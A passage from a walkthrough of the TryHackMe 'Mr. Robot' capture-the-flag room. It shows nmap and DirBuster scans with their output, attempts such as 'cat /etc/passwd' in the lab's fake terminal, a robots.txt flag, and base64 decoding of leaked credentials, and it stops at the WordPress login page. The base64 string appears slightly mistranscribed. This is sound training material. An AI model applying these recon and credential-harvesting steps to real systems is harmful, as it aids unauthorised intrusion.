

# Mr. Robot - Walkthrough

This is a medium level CTF room on TryHackMe. The objective of this machine is to find three flags.

**Objective:** Gain the root shell of the target machine & obtain the root flag.


## Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation
- Hash Cracking

**Tools Used:** Nmap, Dirbuster, Firefox, Base64 decoder, Netcat, Hashcat

## Scanning:

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




```
nmap_scan.txt * — Kate
File Edit View Projects Bookmarks Sessions Tools Settings Help

nmap_scan.txt
# Nmap 7.92 scan initiated Sat Jan 22 22:11:55 2022 as: nmap -T4 -sV -v -oN nmap_scan.txt
10.10.45.114
Nmap scan report for 10.10.45.114
Host is up (0.31s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http  Apache httpd
443/tcp   open  ssl/http Apache httpd

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Sat Jan 22 22:12:42 2022 -- 1 IP address (1 host up) scanned in 47.70 seconds
```

nmap scan showed that http and https services were running. So, I visited **http://10.10.45.114** in **firefox** and some script was running there asking me to run a command from the available commands. I tried to run some system commands to gain some information but it didn't work.

## Reconnaissance:



```
21:08 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

21:08 <mr. robot> Hello friend. If you've come, you've come for a reason. You may
not be able to explain it yet, but there's a part of you that's exhausted with
this world... a world that decides where you work, who you see, and how you empty
and fill your depressing bank account. Even the Internet connection you're using
to read this is costing you, slowly chipping away at your existence. There are
things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join


root@fsociety:~# ls

Error: Command not recognized. Type help for a list of commands.
root@fsociety:~# whoami

Error: Command not recognized. Type help for a list of commands.
root@fsociety:~# cat /etc/passwd

Error: Command not recognized. Type help for a list of commands.
root@fsociety:~#
```

Then I launched **dirbuster** scan and found some interesting files.



```
DirBusterReport-10.10.45.114.txt — Kate
File Edit View Projects Bookmarks Sessions Tools Settings Help

DirBusterReport-10.10.45.114.txt
DirBuster 1.0-RC1 - Report
http://10.10.45.114
-----


Dirs found with a 200 response:
/
/Image/
/admin/
/feed/

Dirs found with a 403 response:
/js/
/js/vendor/
/audio/
/blog/
/admin/js/


Dirs found with a 301 response:
/atom/
-----
Files found with a 200 response:
/robots.txt
/license.txt
/wp-login.php
/js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js
```

Then I opened all of them one after another and found some interesting data there.


In <http://10.10.45.114/robots.txt> file, I found first flag file and a wordlist.




After opening the <http://10.10.45.114/key-1-of-3.txt>, I found the first flag.



And [fsociety.dic](#) was a wordlist file. Maybe it would have a use later.



Then I opened <http://10.10.45.114/license.txt> file and there I found some base64 encoded data.




```
ZWxsaw900kVSMjgtMDY1Mgo=
```

Then I opened a terminal and used `base64` tool to decode that data with the below command:


```
echo 'ZWxsaw900kVSMjgtMDY1Mgo=' | base64 -d
```

and I found some data which looked like a username and a password.




Then I opened the last file that I found from the dirbuster named [/wp-login.php](#) and from the name of this file, I thought it would be a WordPress login page as I previously worked on WordPress websites.

